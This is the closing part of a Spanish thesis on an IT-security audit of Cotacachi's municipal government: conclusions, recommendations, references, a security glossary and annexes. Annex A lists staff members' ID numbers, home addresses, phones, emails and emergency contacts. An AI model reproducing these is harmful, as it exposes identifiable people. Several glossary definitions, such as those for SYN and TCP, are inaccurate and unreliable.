- Una vez realizado el diagnóstico, al sistema de red, se observó que la seguridad de la información es escasa, vulnerable a fallas, y considerando que el objetivo principal del departamento de Informática del GAD Municipal de Santa Ana de Cotacachi es tener continuidad en el servicio que día a día presta a la Ciudadanía del cantón se elaboró una serie de recomendaciones que permitan mejorar la calidad en el servicio que se presta en el GAD Municipal de Santa Ana de Cotacachi.
- El buen ejercicio de una empresa obedece a la eficiencia de sus sistemas informáticos; una empresa puede tener gente de primera, pero si posee un sistema informático propenso a fallos, vulnerable e inestable y si no hay un equilibrio entre estas dos cosas, la empresa nunca podrá brindar un servicio de calidad. En cuanto al trabajo de la auditoría en sí, se puede remarcar que se precisa de conocimiento de seguridad informática, seriedad, capacidad, minuciosidad y responsabilidad; la auditoría de seguridad informática debe hacerse por gente altamente responsable, ya que una auditoría mal hecha puede acarrear consecuencias drásticas para la empresa auditada.

5.2 RECOMENDACIONES

- Es menester poner en marcha las recomendaciones redactadas en el capítulo cuatro de este proyecto de tesis con el fin de mejorar el nivel de seguridad de la información y optimizar los recursos de las tecnologías de la información.
- Se recomienda que el personal del departamento de informática tenga capacitación en aspectos de seguridad y control de tecnología para que en base a los conocimientos obtenidos expongan nuevas estrategias adecuadas para mantener segura las tecnologías de la información, que a diario se maneja en la municipalidad.
- Se recomienda que el departamento de informática con apoyo del GAD municipal de Santa Ana de Cotacachi adopte como una buena práctica la planificación y realización de auditorías periódicas tomando en cuenta que los estándares van evolucionando y cambiando para asegurar que los objetivos relacionados a la seguridad de la información se estén cumpliendo.

REFERENCIAS BIBLIOGRÁFICAS

Aldaz, K. (Julio, 2011). Normas de Auditoría. Alcance de la auditoría informática. Recuperado de: <http://normasauditoria.blogspot.com/2011/07/alcance-de-la-auditoria-informatica.html>

Antonio Villalón Huerta *El sistema de gestión de seguridad de la información* Recuperado de: <http://www.shutdown.es/ISO17799.pdf>

Apaza, G. (Junio, 2011). Seguridad en Servicios TCP/IP. Recuperado de: http://www.sistemas.edu.bo/mreynolds/Redes2/SEGURIDAD%20TCP-IP_2.pptx

Benavidez, E. (Junio, 2011). Seguridad Informática: Que es la seguridad Informática. Recuperado de: <http://seguridadinformaticaais.wordpress.com>

Bisogno, M (Octubre, 2004). Metodología para el Aseguramiento de Entornos Informatizados” Proyecto de titulación: Universidad de Buenos Aires

Cerra, M. (2010). *200 respuestas de seguridad*. Argentina: USERSHOP

Comité Técnico de Normalización de Codificación e Intercambio Electrónico de: Datos, (2007). Perú. *Norma Técnica Peruana NTP-ISO/IEC 17799. Reseña Histórica*. (p. iv).Lima (2a ed.).

Daniel. Sf. Vulnerabilidades en las redes TCP/IP. Recuperado de: <http://dnl-skm.blogspot.com/2011/07/vulnerabilidad-tcpip.html>

Del Peso, E. Ramos. M. (2010). *El documento de seguridad: Análisis técnico y jurídico*. Madrid: Díaz de Santos como se realiza la auditoria

Dias, G. (2010). *Redes de Computadoras*. Recuperado de: http://webdelprofesor.ula.ve/ingenieria/gilberto/redes/08_capaTransporteUDP.pdf

Economia, sf. Economía Aida. Estandares auditoría informática. Recuperado de: <https://sites.google.com/site/economiaaida/estandares-auditoria-informatica>

Eleclibre. (Enero, 2011). Sistemas y mecanismos de proteccion. Recuperado de:
<http://eleclibre.blogspot.com/>

Flores, B. (Noviembre, 2010). Riesgos de Auditoria. Cuando se debe aplicar una auditoria informatica. Recuperado de: <http://dfloresysbonilla.blogspot.com/>

Galisteo, D. Moya, R. sf. Seguridad en TIC. Man in the middle Ataque y deteccion. Recuperado de: <http://issuu.com/arrayl/docs/mitm>

García, J. (2008). *Ataques contra redes TCP/IP*. Recuperado de:
<http://www.intercambiosvirtuales.org/tag/ataques-contra-les-redes-tcpip>

Gonzáles, H. (2013). UTTN-TICS. Unidad III Auditoria. Recuperado de: <http://uttn-tics.wikispaces.com/Unidad+III.+Auditoria>

Jauregui, I. (2009). *SNIFFING DE REDES*. Recuperado de:
<http://toma37.blogspot.es/1241710200/>

Jiménez, E. (sf). Riesgos potenciales en los servicios de red. Recuperado de:
<http://esperanza7989.files.wordpress.com/2011/11/6-riesgos-potenciales-en-los-servicios-de-red.pdf>

Kioskea (Diciembre, 2012). Ataques por desbordamiento de buffer. Recuperado de: <http://es.kioskea.net/contents/19-ataques-por-desbordamiento-de-bufer>

Martínez, J. E. Giraldo, C. A. (2009). *Auditoría de seguridad Informática*. Recuperado de:
http://artemisa.unicauca.edu.co/~ecaldon/docs/audit/ponencia_PASSWORD_siti2004.pdf

Liberado *OSSTMMv2.1, Opentesting*. Recuperado de:
<http://opentesting.wordpress.com/2010/12/31/liberado-osstmm-3/>

Lizcano, D. (2011). *Auditoría y Seguridad Informática*. Recuperado de:
<http://www.udima.es/es/auditoria-seguridad-informatica.html>

López, A. P. (julio, 2010). *Seguridad informática*. México: Editex

Paz, S. Antoniello, N. Mardenez, C. (2010). *Seguridad en DNS y DNSSEC*. Recuperado de: http://www.cert.uy/historico/pdf/DNSSEC_-_parte1_-_CERTificate.pdf

Pedra M. (2010). *Glosario informático y de internet*. Recuperado de: <http://www.marcelopedra.com.ar/blog/glosario-informatico-y-de-internet/>

Pete Herzog, (2003). OSSTM 2.1. *Manual de la Metodología Abierta de Testeo de Seguridad*

Quintana, J. (2010). Information, Technology & Quality. Un estándar cada vez más requerido (ISO17799). Recuperado de: <http://informationtechnologyquality.blogspot.com/>

Riffo, M (2009). Vulnerabilidades de las redes tcp/ip y principales mecanismos de seguridad. Recuperado de: <http://es.scribd.com/doc/69026711/vulnerabilidades-tcp-ip>

Rojas, M. (2011). *Auditoría informática*. Recuperado de: <http://www.buenastareas.com/ensayos/Auditoria/716155.html>

Sánchez, J. S. (2009). *Ingeniería de Proyectos Informático seguridad de los sistemas de información*. Mexico: Universitat Jaume

Seguridad en sistemas de Información. (2010). *Seguridad en Redes TCP/IP*. Recuperado de: <http://ccia.ei.uvigo.es/docencia/SSI>

Tony, (febrero, 2011). Gestión de servicios de tecnologías de la información. Recuperado de: <http://mymusicismydrug.blogspot.com/2011/02/unidad-1gestion-de-servicios-de.html>

Victoria, M. (2011). *Metodología para el Aseguramiento de Entornos Informatizados*. Recuperado de: <http://es.scribd.com/doc/36819948/32/Vulnerabilidades-a-nivel-fisico>

GLOSARIOS DE TÉRMINOS

ACK. En la transferencia de datos del protocolo TCP es una bandera que confirma la recepción de un paquete.

Antivirus. Programa que evita la intrusión de virus a un sistema.

ARP. Protocolo de resolución de direcciones a nivel de capa de red responsable de encontrar la dirección MAC que corresponde a una dirección IP.

Atacante. Persona con conocimientos informáticos que está acechando un sistema.

Ataque. Es un proceso dirigido por un atacante a través de un programa intenta ingresar a un sistema.

Autenticación. Es el proceso de establecimiento y verificación de la identidad para realizar una petición.

Bactrack. Distribución de Linux para realizar un ethical hacking, contiene varias herramientas de hacking

Ettercap. Sniffer para auditorias de redes LAN.

Exploits. Este consiste en aprovechar errores de programación en una aplicación con el objetivo de tomar el control de un sistema o realizar una escalada de privilegios.

FIN. Se refiere a la bandera usada en el protocolo de transmisión para informar al emisor que ha terminado de enviar datos

Firewall. Es un cortafuegos/ software para controlar las comunicaciones denegando o permitiendo.

FTP. (File Transfer Protocol) Protocolo de transferencia de archivos.

Fuerza Bruta. Ataque que utiliza diccionarios para realizar las comparaciones con la clave a buscar.

Gateway. Equipos que permiten interconectar computadores

Hacker. Individuo con conocimientos informáticos pero no tiene intenciones maliciosos y es apasionado a la seguridad informática

Host. Es una computadora manipulada por los usuarios finales.

HTTP. (HiperText transfer protocol) protocolo perteneciente a la capa de aplicación usada para las transacciones world wide web.

HTTPS. (HiperText transfer protocol Secure) es un protocolo basado en http, asegurando la transferencia de los datos.

Ingeniería Social. Técnica que se aprovecha la ingenuidad de las personas con el objetivo de obtener información.

Internet. Es un conjunto de computadoras conectadas entre sí.

IPS. Sistema de prevención de intrusos que previene accesos no autorizados.

IPSEC. Protocolo Seguro sobre el protocolo IP.

LAN. Conexión de varios computadores con una extensión de 200 metros.

Medusa. Programa que permite el ataque de fuerza bruta a diferentes servicios.

Nessus. Herramienta para el análisis de vulnerabilidades.

Netbios. Protocolo que permite el establecimiento y mantenimiento de sesiones de comunicaciones entre computadores.

Nmap. Herramienta para el escaneo de puertos.

PC. Computadora personal.

Ping. Comando que prueba el estado de conexión con un equipo.

POP. Protocolo de correo electrónico

Protocolo. Conjunto de reglas que establecen la comunicación entre dos computadoras.

SMB. Protocolo de red que permite compartir impresoras y archivos en red.

Smtp. Protocolo simple de transferencia de correo pertenece a la capa de aplicación se lo utiliza para el intercambio de mensajes de correo electrónico.

Sniffers. Programa de captura de las tramas de red.

SYN. Es la bandera que en la transmisión del protocolo TCP que indica que los datos se han desincronizado.

TCP. Protocolo de control de transmisión orientado a la conexión, ofreciendo mecanismos de seguridad en el proceso de comunicación.

TCP/IP. Modelo de descripción de protocolos de red

Telnet. Protocolo que permite la conexión desde un terminal remoto.

Test de Penetración. Es un conjunto de metodologías y técnicas que permitan analizar debilidades de los sistemas informáticos.

TIC. Tecnología de la Información y la Comunicación. Un conjunto de tecnologías aplicadas para proveer a las personas de la información y comunicación a través de medios tecnológicos de última generación.

UDP. Protocolo de datagramas de usuario no orientado a la conexión.

Virus. Programa o código malicioso.


VNC. Programa que permite controlar el computador remotamente desde un cliente.

Vulnerabilidad. Es una debilidad presente en cualquier sistema pudiendo ser explotada.

WAN. Red de área amplia extendidas sobre una amplia extensión geográfica. **Wireshark.** Herramienta para el escaneo de paquetes de red.

Xploit. Es un mecanismo que consiste en que la víctima recibe una postal falsa en su correo electrónico que contiene el link de una web falsa.


ANEXO A: Hojas de vida de los profesionales de informática del GAD Municipal de Santa Ana de Cotacachi



GOBIERNO MUNICIPAL DE COTACACHI
DEPARTAMENTO DE RECURSOS HUMANOS

HOJA DE VIDA

DATOS PERSONALES



Cédula: 1001780954

Apellidos: Sanipatin Ibadango Nombres: Manuel Heriberto

Lugar y Fecha de Nacimiento: Natabuela, 16 de marzo de 1974

Dirección Domiciliaria: Pasquel Monge s/n. - Natabuela - Antonio Ante

Teléfono: s./n. Celular: 080807121 Email: heri6@hotmail.com

Por emergencia comunicarse con: Maricruz Almeida Teléfono: 080471234

INSTRUCCIÓN

Nivel de Instrucción	Nombre de la Institución Educativa	Título Obtenido	Especialización
Primaria	Esc. Daniel Pasquel		
Secundaria	Colegio Abelardo Moncayo		
Egresamiento	UTN - UNIANDES	INGENIERIA	Egresado Sistemas Comp.
Tercer nivel	UNIANDES	INGENIERIA	Ing. Sistemas e Informática
Cuarto Nivel			
Otros			


TRAYECTORIA LABORAL Ingresar la información desde su último trabajo

Fecha de Trabajo			Organización o Empresa	Denominación del Puesto	Responsabilidades / Actividades / Funciones	Razones de Salida
DESDE	HASTA	T. AÑOS				
27-04-00	14-07-10	10,36	Municipio de Cotacachi	Jefe de Sistemas		
		-				
		-				
		-				

CAPACITACIÓN RELACIONADA AL PUESTO Ingresar la información desde su última capacitación

Fecha	Nombre del Evento	Tipo de Diploma		Horas	Nombre de la Institución Capacitadora
		Asistencia	Aprobación		
31-03-09	Uso eficiente del portal Compras Públicas	X		16	CONCAPACYT -ONWARD
01-11-08	Actualización y Emisión de Impuesto Urbano-Rústico 2009	X		8	PRISHARD
14-09-07	Sistemas de Valoración de la Propiedad para el Bienio 2008-2009	X		40	AME
04-04-07	Administración de Servidores bajo Linux		X	35	FORMIA - ICAM
01-12-08	XXVI Programa Iberoamericano de Formación Municipal - Nuevas tecnologías	X	X	178	UCCI
18-05-06	Programa de Fortalecimiento a la Gestión Municipal	X		8	PGE-AME
07-04-06	Diseño e Implementación y Administración de redes bajo servidores Windows 2003		X	36	CENCYT-FORMIA
16-11-05	Encuentro Sector Informático Empresarial	X		8	PUCE
22-06-00	Desarrollo Institucional	X		20	GMC-DED
14-10-98	Sistemas de Información Geográfica		X	20	UTN

DA LOS PERSONALES



Cédula: 1002837203

Apellidos: Velasco Paredes Nombre: Edison Patricio

Lugar y Fecha de Nacimiento: Cotacachi, 16 de Marzo de 1987

Dirección Domiciliaria: García Moreno 14-37 y Suora

Teléfono: 06-2915-363 Celular: 086041137 Email: patoed04@hotmail.com

Por emergencia comunicarse con: Narda Paredes Teléfono: 062916554

INSTRUCCIÓN

Nivel de Instrucción	Nombre de la Institución Educativa	Título Obtenido	Especialización
Primaria	Escuela Santísimo Sacramento		
Secundaria	Colegio Particular "Las Lomas"	Ciencias	Físico Matemático
Egresamiento	Pontificia Universidad Católica del Ecuador Sede Ibarra	INGENIERIA	Sistemas
Tercer nivel			
Cuarto Nivel			
Otros			

TRAYECTORIA LABORAL Ingresar la información desde su último trabajo

Fecha de Trabajo			Organización o Empresa	Denominación del Puesto	Responsabilidades / Actividades / Funciones	Razones de Salida
DESDE	HASTA	T. AÑOS				
18-03-09	Continua	1,34	Municipio de Cotacachi	Asistente Departamental	- Asistencias - Mantenimiento Hardware y Software - Manejo de Sistemas	

CAPACITACIÓN RELACIONADA AL PUESTO Ingresar la información desde su última capacitación

Fecha	Nombre del Evento	Tipo de Diploma		Horas	Nombre de la Institución Capacitadora
		Asistencia	Aprobación		
02-03/09/2009	Certificado TechDay Ibarra 2009 (CISCO)	*	*	16	PUCESI - UTN - CISCO
08-12/12/2008	Certificado DAC Internacional D-Link	*	*	40	Politécnica del Ecuador - D-Link
27/11/2008	CCNA: Network Fundamentals (CISCO)	*	*	160	PUCESI - CISCO
22-29/06/2008	Formulación del Plan de Trabajo de Grado	*	*	20	PUCESI
29-30/11/2007	SINAPUCE de Tecnologías de la Información y la Comunicación	*		24	PUCE sede Santo Domingo
05-10/11/2007	Visión Artificial y Procesamiento Digital de Imágenes, Joomla, IPv6, Domótica, Business Intelligent y conservatorio sobre Oportunidades de Desarrollo del Ingeniero en Sistemas.	*		48	PUCESI
12/07/2006	Desarrollo de Clientes Ricos con Flash. Justificación del IPv6: El Protocolo de las Redes del Futuro. Introducción a la Computación Abierta para las Universidades. Servidores IBM eServer. E-Learning. Aprendizaje Electrónico. Desarrollo de Aplicaciones Móviles con herramientas CASE.	*		40	PUCESI
09-10/08/2005	Congreso Nacional de Estudiantes de Ingeniería de Sistemas del SINAPUCE	*		16	PUCESI
27-29/04/2005	Primer Congreso Internacional de Tecnologías de la Información y Comunicaciones y Quinto Encuentro Nacional de Informática	*		25	Universidad de Cuenca



**GOBIERNO MUNICIPAL DE COTACACHI
DEPARTAMENTO DE RECURSOS HUMANOS**

HOJA DE VIDA

DATOS PERSONALES

Cédula: 1002596128

Apellidos: Torres Guerrero Nombres: Rodman Patricio

Lugar y Fecha de Nacimiento: Quiroga, 21 de mayo de 1977

Dirección Domiciliaria: Sucre y Segundo Luis Moreno

Teléfono: 06-2916-977 Celular: 097342235 Email: torresr@cotacachi.gov.ec

Por emergencia comunicarse con: PROCOMPAT Teléfono: 062916977

INSTRUCCIÓN

Nivel de Instrucción	Nombre de la Institución Educativa	Título Obtenido	Especialización
Primaria	Escuela "Andrés Avelino de la Torres"		
Secundaria	Colegio "Carlos Ubidia Albuja"		
Egresamiento			
Tercer nivel	Instituto José Chiriboga Grijalva	TECNOLOGIA	
Cuarto Nivel			
Otros	UNITA (Estudios Actuales)		

TRAYECTORIA LABORAL Ingresar la información desde su último trabajo

Fecha de Trabajo			Organización o Empresa	Denominación del Puesto	Responsabilidades / Actividades / Funciones	Razones de Salida
DESDE	HASTA	T. AÑOS				
05-08-01	02-01-08	6.50	PRONACA	Auxiliar Administrativo		Renuncia
01-10-06	Actualidad		PROCOMPAT	Venta y Mantenimiento		
01-10-06	Actualidad		MEGASYSTEM	DISTRIBUIDOR		
01-10-09	Actualidad		MUNICIPIO COTACACHI	Auxiliar Administrativo	Informática	

CAPACITACIÓN RELACIONADA AL PUESTO Ingresar la información desde su última capacitación

Fecha	Nombre del Evento	Tipo de Diploma		Horas	Nombre de la Institución Capacitadora
		Asistencia	Aprobación		
11-21-03	Aux. Técnico Contable	x		16	PRONACA
06-10-06	Aux. Técnico Contable		X	40	SECAP
31-07	Aux. Técnico Contable		X	120	SECAP
03-03-08	Técnico Informático		X	1 año	SECAP
12-12-09	Elaboración de Páginas Web con Joomla		X	30	EDUCANET-AME
24-10-09	Elaboración de Proyectos-Fortalecimiento de		X		
Actuales	CISCO - CCNA		X		

DISPONE DE RESULTADOS DE EVALUACION DEL DESEMPEÑO EN LOS DOS ULTIMOS AÑOS:

SI

Periodo de Evaluación	Institución que efectuó la Evaluación	Nota	Nivel
01/10/2009-31/12/2009	Municipio de Cotacachi		

ANEXO B: Reporte de llamadas de una extensión




Reporte

Fecha Inicio: 2013-03-04 00:00:00


Fecha Final: 2013-06-17 23:59:59

<i>Fecha</i>	<i>Destino</i>	<i>Duración</i>
2013-03-04 08:16:53	602	00:00:41
2013-03-04 11:53:20	602	00:00:47
2013-03-04 14:13:58	602	00:00:24
2013-03-11 12:22:49	602	00:00:11
2013-03-25 09:05:52	602	00:00:20
2013-04-01 08:59:35	602	00:00:31
2013-04-03 11:59:13	602	00:01:28
2013-04-04 16:54:58	602	00:00:50
2013-04-05 08:49:55	602	00:00:45
2013-04-25 08:52:17	602	00:00:32
2013-04-26 10:43:35	602	00:00:24
2013-04-30 17:19:32	602	00:00:23
2013-05-03 14:38:04	602	00:01:05
2013-06-04 09:24:01	602	00:00:20

ANEXO C: Plano planta baja GAD



ANEXO D: Plano planta alta GAD



ANEXO E: Norma Ecuatoriana de la Construcción pag. 16

Peligro Sísmico y Requisitos de Diseño Sismo Resistente

ISIDRO AYORA	ISIDRO AYORA	ISIDRO AYORA	GUAYAS	0.40
LOMAS DE SARGENTILLO	LOMAS DE SARGENTILLO	LOMAS DE SARGENTILLO	GUAYAS	0.40
BALAO	BALAO	BALAO	GUAYAS	0.40
NARANJAL	NARANJAL	NARANJAL	GUAYAS	0.40
EL TRIUNFO	EL TRIUNFO	EL TRIUNFO	GUAYAS	0.40
TAIRA	VIRGEN DE FATIMA	SAN JACINTO DE YAGUACHI	GUAYAS	0.40
NARCIZA DE JESUS	NARCISA DE JESUS	NODOL	GUAYAS	0.40
DAULE	DAULE	DAULE	GUAYAS	0.40
LA PUNTILLA	SAMBORONDON	SAMBORONDON	GUAYAS	0.40
LAUREL	JUNQUILLAL	SALITRE	GUAYAS	0.40
LAUREL	LAUREL	DAULE	GUAYAS	0.40
RUEBLO NUEVO	SIMON BOLIVAR	SIMON BOLIVAR	GUAYAS	0.50
SIMON BOLIVAR	SIMON BOLIVAR	SIMON BOLIVAR	GUAYAS	0.50
KILOMETRO VEINTE Y SEIS	VIRGEN DE FATIMA	SAN JACINTO DE YAGUACHI	GUAYAS	0.75
ELOY ALFARO	ELOY ALFARO (DURAN)	DURAN	GUAYAS	0.40
GUAYAQUIL	GUAYAQUIL	GUAYAQUIL	GUAYAS	0.40
CARPULEA	AMBUQUI	IBARRA	IMBABURA	0.40
CHALQUAYACLI	PIMAMPIRO	PIMAMPIRO	IMBABURA	0.40
PIMAMPIRO	PIMAMPIRO	PIMAMPIRO	IMBABURA	0.40
MARIANO ACOSTA	MARIANO ACOSTA	PIMAMPIRO	IMBABURA	0.40
EL JUNCAL	AMBUQUI	IBARRA	IMBABURA	0.40
SAN RAFAEL	SAN RAFAEL	OTAVALO	IMBABURA	0.40
AMBUQUI	AMBUQUI	IBARRA	IMBABURA	0.40
SAN ANTONIO DE IBARRA	SAN ANTONIO	IBARRA	IMBABURA	0.40
SAN FRANCISCO DE NATABUELA	SAN ANTONIO	IBARRA	IMBABURA	0.40
SAN JOSE DE CHALTUSA	SAN JOSE DE CHALTUSA	ANTONIO ANTE	IMBABURA	0.40
IMANTAG	IMANTAG	COTACACHI	IMBABURA	0.40
COTACACHI	COTACACHI	COTACACHI	IMBABURA	0.40
QUIROGA	QUIROGA	COTACACHI	IMBABURA	0.40
SAN MIGUEL DE IBARRA	IMBAYA (SAN LUIS DE COBLENDO)	ANTONIO ANTE	IMBABURA	0.40
LA CALERA	COTACACHI	COTACACHI	IMBABURA	0.40
SAN ROQUE	SAN ROQUE	ANTONIO ANTE	IMBABURA	0.40
SAN JUAN DE ILLIMAN	SAN JUAN DE ILLIMAN	OTAVALO	IMBABURA	0.40
SALINAS	SALINAS	IBARRA	IMBABURA	0.40
CAHUASQUI	CAHUASQUI	SAN MIGUEL DE URQUQUI	IMBABURA	0.40
PABLO ARENAS	PABLO ARENAS	SAN MIGUEL DE URQUQUI	IMBABURA	0.40
TUMBABIRO	TUMBABIRO	SAN MIGUEL DE URQUQUI	IMBABURA	0.40
SAN BLAS	URQUQUI	SAN MIGUEL DE URQUQUI	IMBABURA	0.40
PRIORATO	SAN MIGUEL DE IBARRA	IBARRA	IMBABURA	0.40
SAN MIGUEL DE YAHUARCOCHA	SAN MIGUEL DE IBARRA	IBARRA	IMBABURA	0.40
CABANQUI	SAN MIGUEL DE IBARRA	IBARRA	IMBABURA	0.40
SANTA ROSA	SAN MIGUEL DE IBARRA	IBARRA	IMBABURA	0.40
OTAVALO	DOCTOR MIGUEL EGAS	OTAVALO	IMBABURA	0.40
CRUZ LOMA	CABEZAS	OTAVALO	IMBABURA	0.40
	EUGENIO ESPEJO (CALPAQUI)	OTAVALO	IMBABURA	0.40

ANEXO F: Código ecuatoriano de la construcción. Requisitos generales de diseño: peligro sísmico, espectros de diseño y requisitos mínimos de cálculos para diseño sísmoresistente. Pag13

TABLA 2. Continuación				
CIUDAD	PROVINCIA	CANTÓN	PARROQUIA	ZONA
COTACACHI	IMBABURA	COTACACHI	COTACACHI	IV
IBARRA	IMBABURA	IBARRA	IBARRA	IV
OTAVALO	IMBABURA	OTAVALO	OTAVALO	IV
PIMAMPIRO	IMBABURA	PIMAMPIRO	PIMAMPIRO	IV
URCUQUI	IMBABURA	URCUQUI	URCUQUI	IV
AMALIZA	LOJA	ESPINDOLA	AMALIZA	II
